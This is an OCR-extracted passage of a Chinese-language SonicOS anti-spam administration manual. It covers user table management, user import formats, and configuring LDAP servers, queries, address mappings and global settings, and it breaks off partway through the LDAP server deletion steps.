
- 选择用户类型： 第 980 页的选择要查看的用户类型
- 选择源（服务器）；参见 第 980 页的选择要查看的服务器用户
- 指定一个特定用户；参见 第 981 页的查找用户

选择要查看的用户类型

您可以查看所有用户，仅 LDAP 用户或仅非 LDAP 用户。

选择要显示的用户类型的步骤如下：

1 滚动至**反垃圾邮件 > 用户**的**查看列中的所有用户**部分。



2 选择以下用户类型：

- 仅 LDAP – 选中**显示 LDAP 条目**复选框；当系统仅有 LDAP用户时，这是默认设置。
- 仅非 LDAP – 选中**显示非 LDAP 条目**复选框；当系统仅有非 LDAP用户时，这是默认设置。
- LDAP 和非 LDAP – 同时选中这两个复选框；当系统同时具有这两类用户时，这是默认设置。

选择要查看的服务器用户

您可以限定**用户**表以仅显示特定服务器中的用户。

选择源（服务器）的步骤如下：

1 转至**用户视图设置**的过滤部分。



2 从**使用源**下拉菜单中，选择要查看的服务器或源：

- **全局**（默认） – 全局服务器始终可用
- LDAP 服务器名称 – 如果已添加一个或多个 LDAP 服务器，则列出所有服务器名称。

3 单击**执行**按钮。

查找用户

您可以将视图范围仅限定于某一个用户。

查找用户的步骤如下：

1 转至**反垃圾邮件 > 用户**中**用户视图设置**的过滤部分。



2 从**查找列中的所有用户**下拉菜单和字段中，输入选择条件：

a 从第一个下拉菜单中，选择：


- **用户名**
- **主电子邮件**

b 按照第二个下拉菜单中的条件过滤搜索：

- **等于（快）**（默认）
- **开头字符（中等）**
- **包含（慢）**

c 在字段中输入用户信息。

3 单击**执行**。**用户**表仅显示符合指定条件的电子邮件且页面顶部将显示一条消息。



恢复用户表显示的步骤如下：

1 将搜索条件从**查找列中的所有用户**字段中删除。

2 单击**执行**。

添加用户

您可以将用户添加至可以下列方式登录的用户列表：

- 手动：参见 第 982 页的将用户手动添加至用户表
- 导入：参见 第 982 页的将用户导入用户表

注：建议您将所有雇员都添加到可登录用户列表中。公司邮件列表地址和别名（如 `info@example.com`）也应该添加，以确保也过滤掉向那些别名发送的垃圾邮件。此处显示不接收电子邮件的其他地址，使得 LDAP 查询面太宽，但没有害处。

将用户手动添加至用户表

将用户添加到全局或 *LDAP* 服务器步骤如下：

1 单击**用户表**上面的**添加**按钮。将显示**添加用户**对话框。



2 在**主地址**字段中输入用户的主地址。

3 如果用户为 LDAP 用户，在**密码**和**确认用户**字段中输入用户密码。

4 从**使用源**下拉菜单选择用户所属服务器。

5 另外，也可在**别名**字段中输入任何用户别名。用回车符 (<CR>) 隔开每个条目。

6 单击**添加**以完成用户的添加。

将用户导入用户表

从文件导入用户列表的步骤如下：

1 单击**用户表**上面的**导入**按钮。随即显示**导入用户**对话框。



2 选择**导入模式**以选择导入文件的处理方式：

- **附加** – 将用户添加至包含审核用户列表的文件末尾处。
- **覆盖** – 将现有用户替换为导入用户。

3 指定要用作源的服务器：

- **全局**
- LDAP 服务器名称

4 单击**浏览**按钮。随即显示 Windows **文件上传**对话框。

5 选择要上传的文件。文件必须满足此格式，即在主地址与别名之间使用制表符 <TAB> 分隔符，并用回车符 <CR> 分隔符隔开条目：

```
primary_email1@company.com<TAB>primary_email1@company.com<CR>
```

例如：

```
primary_email1@company.com<TAB>primary_email@company.com<CR>
primary_email1@company.com<TAB>alias1@company.com<CR>
primary_email1@company.com<TAB>alias2@company.com<CR>
```

如果 LDAP 中已存在该用户，条目将为：

```
primary_email2@company.com<TAB>alias1@company.com<CR>
primary_email2@company.com<TAB>alias2@company.com<CR>
```

6 单击**打开**。

7 单击**导入**。

以用户身份登录

您可以登录用户帐户查看其电子邮件安全**反垃圾邮件 > 垃圾箱**。

作为用户登录的步骤如下：

1 转至反垃圾邮件 > 用户的**用户**表。

2 选中您想使用的登录身份的用户复选框。**以用户身份登录** 

按钮随即激活。

3 单击**以用户身份登录**按钮。单独的窗口显示该用户的电子邮件安全**反垃圾邮件 > 垃圾箱**页面。

4 如需返回至 SonicOS **反垃圾邮件 > 用户**页面，单击“电子邮件安全”页面上的**注销**图标。

99

配置 LDAP 服务器

- 第 984 页的反垃圾邮件 > LDAP 配置
  - 第 985 页的可用 LDAP 服务器
  - 第 986 页的添加 LDAP 服务器
  - 第 989 页的配置 LDAP 查询
  - 第 991 页的添加 LDAP 映射关系
  - 第 993 页的配置全局 LDAP 设置
  - 第 994 页的编辑 LDAP 服务器配置
  - 第 994 页的删除 LDAP 服务器

反垃圾邮件 > LDAP 配置

在**反垃圾邮件 > LDAP 配置**页面上，您可以配置 LDAP 服务器专用的各种设置。



注：单击**展开/折叠**图标，可显示或隐藏所有面板。

主题：

- 第 985 页的可用 LDAP 服务器
- 第 986 页的添加 LDAP 服务器
- 第 989 页的配置 LDAP 查询
- 第 991 页的添加 LDAP 映射关系
- 第 993 页的配置全局 LDAP 设置
- 第 994 页的编辑 LDAP 服务器配置
- 第 994 页的删除 LDAP 服务器

可用 LDAP 服务器



此部分显示在防火墙中配置的所有 LDAP 服务器信息：

- **友好名称** - 显示服务器的友好名称。单击此链接可显示**服务器配置**、**LDAP 查询面板**和**添加 LDAP 映射关系**部分。
- **服务器名称：端口** - 显示服务器的 IP 地址和端口。
- **类型** - 显示服务器类型，例如 Active Directory 或 OpenLDAP。
- **登录方法**
- **帐户信息** - 显示
- **配置** - 包括 **编辑**和**删除**图标。


添加 LDAP 服务器

配置新 LDAP 服务器以启用针对各个用户的访问和管理。

> **重要：**当最终用户登录其个人垃圾箱时，反垃圾邮件使用现有的 Active Directory 或 LDAP 服务器验证他们。必须正确填写**反垃圾邮件 > LDAP 配置**页面才会返回允许登录其垃圾箱的完整用户列表。如果用户没有出现在此列表中，也会滤掉其邮件，但他们无法登录到其个人垃圾箱。
>
> 正确填写 LDAP 配置需要填写**服务器配置**面板、**LDAP 查询**面板和**添加 LDAP 映射关系**面板。

添加 *LDAP* 服务器的步骤如下：

1 在**可用 LDAP 服务器**部分，单击**添加服务器** 添加服务器 按钮。将展开**服务器配置**部分：



2 另外，也可在**设置**部分，启用**显示"增强 LDAP 映射"字段**复选框。启用此选项后，次要服务器字段将在 **LDAP 服务器配置**部分显示为红色。



3 如需自动填充 **LDAP 查询面板**中的字段，请确保选中**保存配置时自动填充 LDAP 查询面板**复选框。默认情况下已选中该选项。

4 在 **LDAP 服务器配置**部分中，配置新 LDAP 服务器设置：

> **提示：**主要及次要服务器名称和 IP 地址可以达到 200 个字符，其中包括连字符 (-) 和 句点 (.)，但不包含空格。例如：
>
> 192.168.4.100
>
> host-name123.com

- **友好名称** – 输入 LDAP 服务器的友好名称。默认名称为 `ldapserver`*n*，其中 *n* 为序列号。
- **主要服务器名称或 IP 地址** – LDAP 服务器的名称或 IP 地址。
- **端口编号** – LDAP 服务器的端口号。默认端口号是 **389**。
- **次要服务器名称或 IP 地址** – LDAP 次要服务器的名称或 IP 地址。

  > **注：**仅当选择**在设置中显示“增强 LDAP 映射”字段**部分时，**次要服务器名称或 IP 地址**和**端口编号**选项才显示为红色。

- **端口编号** – 备用 LDAP 服务器的端口号。默认端口号是 **389**。
- **LDAP 服务器类型** – 从下拉菜单中选择：
  - **Active Directory**
  - **Lotus Domino**
  - **Exchange 5.5**
  - **Sun ONE iPlanet**
  - **其他**
- **LDAP 页面大小** – 输入要在 LDAP 服务器上查询的最大页面大小。默认值为 **100**。

> **小心：许多 LDAP 服务器（包括 Active Directory）都有可指定要查询的最大页面大小的设置。如果“LDAP 页面大小”设置超出最大页面大小，则 LDAP 服务器和 可能会出现性能问题。一般情况下它不需要调整，如果万一需要调整，请咨询 SonicWALL 技术支持。**

- **需要 SSL** – 如需使 LDAP 服务器有 SSL，请选择此复选框。默认情况下未选中该选项。
- **允许 LDAP 提名** – 如果您有多台 LDAP 服务器，其中各服务器可能包含不同信息，则选择此选项。启用 LDAP 提名后，一台 LDAP 服务器可以委派部分登录请求信息给其他有更多信息的 LDAP 服务器。此委派称为提名，在管理员或用户登录时发生。提名的登录请求可能非常慢，耗时 20 秒或更长时间。默认情况下未选中该设置。

  > **注：**如需加快管理员和用户的登录速度，请在具备以下条件的情况下禁用此选项：
  >
  > - 仅一台 LDAP 服务器。
  > - 两台或更多 LDAP 服务器且所有服务器共享同一信息。

  > **提示：**安全的做法是禁用提名后测试是否有任何用户无法登录。不会丢失任何数据或设置。

5 在**验证方法**部分，配置用户的 LDAP 登录方法：

- **匿名绑定**（默认）– 许多 LDAP 服务器配置为向请求用户列表的任何用户提供用户列表。这称为匿名绑定。

  > **提示：**先选择此选项，然后再对其进行测试；参见步骤 8。

- **登录** – 如果**匿名绑定**选项失效，请选择此选项。需提供用户名和密码才可让 LDAP 返回用户列表。

6 如果选择：


- **匿名绑定**，转至步骤 8。
- **登录**，转至步骤 7。


7 指定**登录名**和**密码**。

登录名是用于让用户访问 LDAP 资源的凭据。每种 LDAP 服务器类型都有一个登录名格式。请使用适合您服务器的格式。

提示：如需查看不同格式的示例，请单击**登录名**字段旁的**问号**图标。

8 如需测试您刚刚配置的设置，请单击**测试 LDAP 登录** 测试 LDAP 登录 按钮。显示**测试结果**消息：






9 单击**保存更改**，完成 LDAP 服务器的添加。显示 **LDAP 查询面板**和**添加 LDAP 映射关系**面板。

配置 LDAP 查询

提示：如果在**配置**部分中选择了**保存配置时自动填充“LDAP 查询”**选项，**LDAP 查询面板**将自动填充默认值。



允许用户成功登录垃圾箱的步骤如下：

提示：如需整体检查您的 LDAP 树以全面了解您的 LDAP 结构及其各种属性和对象类别，请从以下网址运行免费程序 Softerra LDAP Browser 2.5：

http://www.ldapbrowser.com/download/index.php

在 Windows PC 中，下载此程序。运行此程序时，如需确定您网络的最佳查询，请转至网络上的用户并检查其属性。

1 在 **LDAP 查询面板**中，转至 **LDAP 用户的查询信息**部分。

提示：如果未在**设置**部分中指定**保存配置时自动填充“LDAP 查询”字段**，可单击**自动填充用户字段** 自动填写"用户"字段 按钮执行此操作。

2 如需使用可选的“组”功能，请在**搜索始于目录节点**字段中，指定完整的 LDAP 目录路径，它指向一个包含该目录中所有组信息的节点（LDAP 内的目录）。此路径会将对 LDAP 组的搜索缩至合理的范围。

LDAP 包含的信息将组合成目录树，这一点很像普通的文件系统。每个目录都指定为名称=值对，其中：

- 名称通常为：

DC（域组件）	OU（组织单位）
DN（识别名）	O（组织）

- **值**通常为全限定主机名的一部分（例如 sales.companyxyz.com 中的 companyxyz）。

如需指定 LDAP 中特定的节点，则应使用以逗号分隔的列表。如需指定要搜索的多个节点，则应在完全路径之间使用与 (&) 字符。

例如，如果 companyxyz 内特定计算机的主机名为 computer27.sales.companyxyz.com，则 LDAP 路径可能是：

```
DC=computer27,DC=sales,DC=companyxyz,DC=com
```

提示：如需查看各种目录类型的示例，请单击**搜索始于目录节点**字段旁的**问号**图标

3 以标准的 LDAP 过滤器语法在**过滤器**字段中输入 LDAP 过滤器。

必须指示反垃圾邮件查找并识别用户和邮件列表的方法。通过在**过滤器**字段中特别说明对象类别和邮件属性，LDAP 查询中将不包括非主要电子邮件帐户（如打印机和计算机）。关注主用户帐户可加快查询速度。

过滤器字段包含语法示例：

```
(&(|(objectClass=group)(objectClass=person)(objectClass=publicFolder))
(mail=*))
```

所有 LDAP 过滤器都组织在括号中，过滤器本身用一对括号围住整个字符串。从左边开始的下一个字符是与 (&)。LDAP 过滤器语法采用前缀表示法，这表示此过滤器只返回三个子过滤器（分别组织在括号中）的逻辑“AND”。其他运算符包括表示 OR 的竖线 (|) 和表示 NOT 的感叹号 (!)。

提示：如需查看各种目录类型的示例，请单击**过滤器**字段旁的**问号**图标

4 在**用户登录名属性**字段中指定用户用作登录名的文本属性。此字段的公认属性是 **sAMAccountName**，这是默认设置。此属性应该适用于 Microsoft Windows 及所有其它环境。

重要：此字段需要接受**过滤器**字段且与其协同工作。如果更改 sAMAccountName，则必须同时在**过滤器**字段和**用户登录名属性**字段中更改。

提示：如需查看各种目录类型的示例，请单击**用户登录名属性**字段旁的**问号**图标

5 在**电子邮件别名属性**字段中指定将单个用户与其垃圾箱关联的电子邮件地址、员工 ID、电话号码或其他别名属性。


在许多公司，最终用户有多个电子邮件帐户对应至一个有效的电子邮件帐户。例如，JohnS@example.com 和 John.Smith@example.com 可能都是 John Smith 收件箱的有效电子邮件地址。反垃圾邮件的支持方式是允许最终用户用一个垃圾箱将来自其不同电子邮件地址的所有电子邮件组织到一起。

此字段的唯一公认属性是 **proxyAddresses**。所有其他属性必须用逗号隔开。例如：

- proxyAddresses、legacyExchangeDN
- **proxyAddresses**、**EmployeeID**、**PhoneNumber**

提示：在 Microsoft Windows 环境中，一个属性 **proxyAddresses** 通常就足够了。

如需查看各种目录类型的示例，请单击**电子邮件别名属性**字段旁的**问号**图标

6 另外，也可测试您的设置是否起作用，单击 **LDAP 用户的查询信息**部分下的**测试用户查询** 

按钮。

7 保存更改的方法是单击 **LDAP 用户的查询信息**部分下的**保存更改**。

8 转至 **LDAP 组的查询信息**部分。

> 提示：如果未在**设置**部分中指定**保存配置时自动填充“LDAP 查询”字段**，可单击**自动填充组字段**  按钮执行此操作。


9 如需使用可选的“组”功能，请在**搜索始于目录节点**字段中，指定完整的 LDAP 目录路径，它指向一个包含该目录中所有组信息的节点（LDAP 内的目录）。这会将对 LDAP 组的搜索缩至合理的范围。如需此设置的更多信息，请参阅步骤 2。

10 如需指示反垃圾邮件查找并识别用户和邮件列表的方法，请以标准的 LDAP 过滤器语法在**过滤器**字段中输入 LDAP 过滤器。该字段包含语法示例。如需此设置的更多信息，请参阅步骤 3。

11 在**组名属性**字段中指定与组名对应的组属性

12 指定组的常见方式是邮件列表。在 LDAP 的邮件列表条目中，有一个用于指定列表成员的特定字段。在**组员属性**字段中输入此信息。

13 在某些 LDAP 配置中，每个用户在 LDAP 的条目内都有一个属性用于列出此用户所属的组或邮件列表。在**用户成员资格属性**字段中指定此属性。

14 另外，也可测试您的设置是否起作用，单击 **LDAP 组的查询信息**部分下的**测试用户查询**  按钮。

15 保存更改的方法是单击 **LDAP 组的查询信息**部分下的**保存更改**。

添加 LDAP 映射关系

如果使用 Microsoft Windows 环境，则需要在**添加 LDAP 映射关系**面板中指定 NetBIOS 域名。

> 注：NetBIOS 域名有时称为 Windows 2000 以前的域名。

添加 *LDAP* 映射关系的步骤如下：

1 确定您的域名。

a 登录到域控制器。

b 导航到**开始 > 所有程序 > 系统管理工具 > Active Directory 域和信任**。


c 在 **Active Directory 域和信任**对话框中高亮显示您的域。

d 单击**操作**。

e 单击**属性**。域名出现在**常规**选项卡上该域的**属性**对话框中。

f 记录域名。

2 转至**反垃圾邮件 > LDAP 配置**的**添加 LDAP 映射关系**面板。



3 将 NetBIOS 域名添加至**域**字段。最多添加 200 个字符。用逗号分隔多个域。允许使用连字符 (-) 和句点 (.)。

4 单击**保存更改**。

5 在某些 LDAP 服务器（例如 Lotus Domino）中，一些有效的电子邮件地址不会显示在 LDAP 中。**转换规则**部分改变了 Dell SonicWALL 电子邮件安全设备解释某些电子邮件地址的方式，提供一种方法来将电子邮件地址映射到 LDAP 服务器。

如果您：

- 有上述任一服务器，请转至步骤 6。
- 没有上述任一服务器，并已完成配置 LDAP。

6 如需映射这些地址，请单击**查看规则** 查看结果 按钮。显示 **LDAP 映射关系**对话框。



7 从下拉菜单中选择所用的 LDAP 服务器。

8 单击**执行**。

9 另外，也可添加映射关系：

a 从 **IF/THEN** 下拉菜单和字段中，选择：

- **域是** – 添加域之间的其他映射关系；在该字段中，指定要映射的域
  - **替换为** – 用指定的域替换该域

    示例：**如果域是** `engr.corp.com` **替换为** `corp.com`，则发送地址为 `anybody@engr.corp.com` 的电子邮件将发送至 `anybody@corp.com`
  - **也添加** – 将第二个域添加到有效域列表

示例：**如果域是** corp.com **也添加** engr.corp.com，则当 corp.com 出现在有效 LDAP 域列表中时，engr.corp.com 将添加至此列表

- **左侧字符是** - 添加字符替换映射关系；在该字段中，指定要替换的字符
  - **替换为** - 将电子邮件地址中指定到 at 符号 (@) 左侧的所有字符替换为新字符

    示例：**如果左侧字符是** _ **替换为** -，则发送地址为 Jane_Doe@corp.com 的电子邮件将发送至 Jane-Doe@corp.com
  - **也添加** - 将第二个电子邮件地址添加到有效电子邮件地址列表

    示例：**如果左侧字符是** _ **也添加** -，则发送地址为 Jane_Doe@corp.com 或 Jane-Doe@corp.com 的电子邮件地址是有效的电子邮件地址

b 单击**添加映射关系** 添加映射关系 按钮完成转换规则的添加。


注：如需删除映射关系，请单击该映射关系的**删除**按钮。

配置全局 LDAP 设置

全局 LDAP 设置通用于所有 LDAP 服务器配置。

配置全局设置的步骤如下：

1 转至**反垃圾邮件 > LDAP 配置**中的**全局配置**面板。



2 在**域别名**部分中，输入一个或多个服务器的一个或多个别名，每台服务器最多可输入 200个字符。用逗号分隔多个别名。允许使用连字符 (-)、下划线 (_)，但不包含空格。

最终用户必须使用此处配置的别名进行身份验证。对于 Active Directory 服务器，假域是与 NetBIOS 域名配对的 LDAP 昵称。如果在**设置**部分中选择了此选项，则任何别名都可在登录页面的下拉菜单中进行身份验证。

3 如需允许最终用户在登录时查看域和别名列表，请在**设置**部分中，选择**向最终用户显示域列表以进行身份验证**。默认情况下已选中该选项。

4 在**用户地图频率**字段中指定系统中用户列表刷新之间的分钟数。

此设置应用于别名列表和群组成员列表。大多数情况下，增加此设置只会减少 LDAP 服务器上的负载。根据您的其他设置，每 24 小时（1440 分钟）获取一次用户列表是可以接受的，这样可以减少 LDAP 服务器的负载。

注：用户地图频率不会影响用户的登录，因为它只是 LDAP 目录的实时映射。

5 单击**保存更改**。

编辑 LDAP 服务器配置

编辑 LDAP 服务器配置需要与编辑服务器相同的设置。

配置 *LDAP* 服务器的步骤如下：


1 从可用 LDAP 服务器列表中，单击**编辑**图标 。这些部分将展开以供编辑：

- **服务器配置** – 参阅 第 986 页的添加 LDAP 服务器
- **LDAP 查询面板** – 参阅 第 989 页的配置 LDAP 查询
- **添加 LDAP 映射关系** – 参阅 第 991 页的添加 LDAP 映射关系

删除 LDAP 服务器

删除 *LDAP* 服务器的步骤如下：

1 对于要删除的服务器，单击删除图标。将显示警告消息：



